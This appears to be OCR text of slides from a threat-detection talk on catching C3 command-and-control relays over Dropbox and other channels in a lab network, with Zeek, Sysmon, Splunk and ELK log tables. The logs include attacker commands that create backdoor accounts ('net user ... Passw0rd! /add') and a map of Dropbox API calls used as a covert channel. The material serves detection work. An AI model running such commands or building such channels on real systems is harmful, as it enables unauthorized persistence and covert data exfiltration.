
C3 CHANNEL – DROPBOX DETECTION (ZEEK| SPLUNK)



Zeek Logs = bro.dns.json

DNS Query calling api.dropboxapi.exe, content.dropboxapi.com

C3 CHANNEL – DROPBOX DETECTION (ZEEK| SPLUNK)



_time	EventCode	ProcessGuid	Image	DestinationIp	ProcessId	SourcePort
2020-10-08 23:00:24	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	55192
2020-10-08 22:57:54	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	55056
2020-10-08 22:54:47	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	54960
2020-10-08 22:54:45	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.7	2168	54958
2020-10-07 21:08:38	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	52765
2020-10-07 21:06:00	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	52371
2020-10-07 21:03:53	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51984
2020-10-07 21:03:04	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51863
2020-10-07 21:00:00	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51421
2020-10-07 20:59:59	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.7	5324	51417

Sysmon Event ID 3 – Network Connection

Relay_x64_f576_dropbox-relay.exe connecting to external IP


C3 CHANNEL – DROPBOX DETECTION

C3 Function	URL
WriteMessageToFile	https://content.dropboxapi.com/2/files/upload
ListChannels	https://api.dropboxapi.com/2/files/list_folder
CreateChannel	https://api.dropboxapi.com/2/files/create_folder_v2
GetMessageByDirection	https://api.dropboxapi.com/2/files/search_v2
ReadFile	https://content.dropboxapi.com/2/files/download
DeleteFile	https://api.dropboxapi.com/2/files/delete_v2

Dropbox URL calls credits to F-secure (C3 workshop)

https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/

C3 CHANNEL – UNC DETECTION (SYSMON | ELK)




SYSMON Event ID 10
Process Access – can be indication of thread injection

CallTrace: ntdll.dll
Attacker was attempting to inject malicious code into a process and has been using it to beacon out to C2 server

Time	winlog.event_data.TargetImage	winlog.event_data.CallTrace
Oct 2, 2020 @ 21:54:21.762	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7124|C:\Windows\SYSTEM32\CSRSRV.dll+1a30|C:\Windows\SYSTEM32\CSRSRV.dll+5c09|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:54:21.752	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\System32\KERNELBASE.dll+2940d|c:\windows\system32\pcasvc.dll+5edc|c:\windows\system32\pcasvc.dll+5d46|c:\windows\system32\pcasvc.dll+5d08|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1
Oct 2, 2020 @ 21:54:21.741	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\system32\basesrv.DLL+2f47|C:\Windows\SYSTEM32\CSRSRV.dll+5645|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:54:21.740	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7864|C:\Windows\System32\KERNELBASE.dll+32990|C:\Windows\System32\KERNELBASE.dll+6e2b3|C:\Windows\System32\KERNEL32.DLL+1cf3f|c:\windows\system32\appinfo.dll+2073|c:\windows\system32\appinfo.dll+3c57|C:\Windows\System32\RPCRT4.dll+77de3|C:\Windows\System32\RPCRT4.dll+12cc|C:\Windows\System32\RPCRT4.dll+5a194|C:\Windows\System32\RPCRT4.dll+590ad|C:\Windows\System32\RPCRT4.dll+59bfe|C:\Windows\System32\RPCRT4.dll+39927|C:\Windows\System32\RPCRT4.dll+39f7c|C:\Windows\System32\RPCRT4.dll+5426c|C:\Windows\System32\RPCRT4.dll+55acb|C:\Windows\System32\RPCRT4.dll+485ca|C:\Windows\SYSTEM32\ntdll.dll+32bbe|C:\Windows\SYSTEM32\ntdll.dll+33699|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1
Oct 2, 2020 @ 21:54:18.376	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\system32\basesrv.DLL+2f47|C:\Windows\SYSTEM32\CSRSRV.dll+5645|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:54:18.375	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7864|C:\Windows\System32\KERNELBASE.dll+32990|C:\Windows\System32\KERNELBASE.dll+6a446|C:\Windows\System32\KERNEL32.DLL+1bf13|C:\Windows\System32\windows.storage.dll+10|C:\Windows\System32\windows.storage.dll+100097|C:\Windows\System32\windows.storage.dll+ffd76|C:\Windows\System32\windows.storage.dll+100f70|C:\Windows\System32\windows.storage.dll+1017ae|C:\Windows\System32\windows.storage.dll+10288b|C:\Windows\System32\windows.storage.dll+102bc4|C:\Windows\System32\windows.storage.dll+102310|C:\Windows\System32\SHELL32.dll+9e61f|C:\Windows\System32\SHELL32.dll+9e4ac|C:\Windows\System32\SHELL32.dll+9e1fc|C:\Windows\System32\SHELL32.dll+362e7|C:\Windows\System32\SHELL32.dll+36245|C:\Windows\system32\pcwutl.dll+1f83|C:\Windows\system32\rundll32.exe+3b0c|C:\Windows\system32\rundll32.exe+6017|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1
Oct 2, 2020 @ 21:53:54.325	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\system32\basesrv.DLL+2f47|C:\Windows\SYSTEM32\CSRSRV.dll+5645|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:53:54.324	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7864|C:\Windows\System32\KERNELBASE.dll+32990|C:\Windows\System32\KERNELBASE.dll+6a446|C:\Windows\System32\KERNEL32.DLL+1bf13|C:\Windows\System32\windows.storage.dll+1003bb|C:\Windows\System32\windows.storage.dll+100097|C:\Windows\System32\windows.storage.dll+ffd76|C:\Windows\System32\windows.storage.dll+100f70|C:\Windows\System32\windows.storage.dll+1017ae|C:\Windows\System32\windows.storage.dll+10288b|C:\Windows\System32\windows.storage.dll+102bc4|C:\Windows\System32\windows.storage.dll+102310|C:\Windows\System32\SHELL32.dll+9e61f|C:\Windows\System32\SHELL32.dll+9e4ac|C:\Windows\System32\SHELL32.dll+9e1fc|C:\Windows\System32\SHELL32.dll+362e7|C:\Windows\System32\SHELL32.dll+36245|C:\Windows\system32\pcwutl.dll+1f83|C:\Windows\system32\rundll32.exe+3b0c|C:\Windows\system32\rundll32.exe+6017|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1

HOST ARTIFACTS DETECTION – PS TRANSCRIPTS



HOST ARTIFACTS DETECTION – CREATE ACCOUNT

MITRE ATT&CK Show Filters

Edit Export ...

Process Create

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	original_file_name	process_parent_command_line	process_command_line	process_parent_guid	process_guid
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	.\Relay_x64_722a_guidem-gdrive-relay.exe	"cmd.exe" /c net user guidem-gdrive Passw0rd! /add	{DC9861F0-C178-5F7F-2509-000000000B00}	{DC9861F0-C22 3E09-0000000
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net.exe	"cmd.exe" /c net user guidem-gdrive Passw0rd! /add	net user guidem-gdrive Passw0rd! /add	{DC9861F0-C22C-5F7F-3E09-000000000B00}	{DC9861F0-C22 4009-0000000
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	net1.exe	net user guidem-gdrive Passw0rd! /add	C:\Windows\system32\net1 user guidem-gdrive Passw0rd! /add	{DC9861F0-C22C-5F7F-4009-000000000B00}	{DC9861F0-C22 4109-0000000
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net.exe	C:\Windows\system32\cmd.exe /C net user guidem-gdrivec2 Passw0rd! /add	net user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1F61-5F7E-9405-000000000900}	{DC9861F0-1F 9605-0000000
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	net1.exe	net user guidem-gdrivec2 Passw0rd! /add	C:\Windows\system32\net1 user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1F61-5F7E-9605-000000000900}	{DC9861F0-1F 9705-0000000
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Desktop\Relay_x64_f4ba_guidem-relay.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	.\Relay_x64_f4ba_guidem-relay.exe	C:\Windows\system32\cmd.exe /C net user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1D40-5F7E-4C05-000000000900}	{DC9861F0-1F 9405-0000000
2020-10-07 19:27:10	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Downloads\complted.dll\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	net.exe	.\OutlookC2Client.exe	"net" user guidem-outlookc2 Password! /add	{DC9861F0-1554-5F7E-FC03-000000000900}	{DC9861F0-168 5F7E-5F04-000
2020-10-07 19:27:10	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	net1.exe	"net" user guidem-outlookc2 Password! /add	C:\Windows\system32\net1 user guidem-outlookc2 Password! /add	{DC9861F0-168E-5F7E-5F04-000000000900}	{DC9861F0-168 5F7E-6104-000
2020-10-07 19:26:11	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Downloads\complted.dll\publish	C:\Windows\System32\net.exe	net.exe	.\OutlookC2Client.exe	"net" user guidem-outlookc2 Password! /add	{DC9861F0-1554-5F7E-FC03-000000000900}	{DC9861F0-165 5404-0000000

Post Compromise artifacts (Creation of Account)

HOST ARTIFACTS DETECTION – RARE PROCESS CHAINS

Rare process chains, based on raw events


Edit | Export | ...

Keep this in mind, searches might take a bit

Timespan	host_fqdn	process_parent_name	process_name
Last 24 hours	*	*	*

Hide Filters

All rare proces chains

